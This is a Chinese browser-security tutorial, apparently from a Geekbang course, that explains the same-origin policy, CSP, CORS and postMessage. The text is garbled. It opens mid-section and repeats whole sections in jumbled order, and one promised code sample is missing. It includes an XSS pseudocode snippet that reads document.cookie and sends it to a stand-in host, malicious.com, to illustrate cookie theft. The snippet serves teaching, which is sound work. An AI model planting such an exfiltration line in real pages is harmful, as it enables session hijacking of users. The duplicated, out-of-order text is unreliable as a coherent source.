
通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：


通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：


通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```

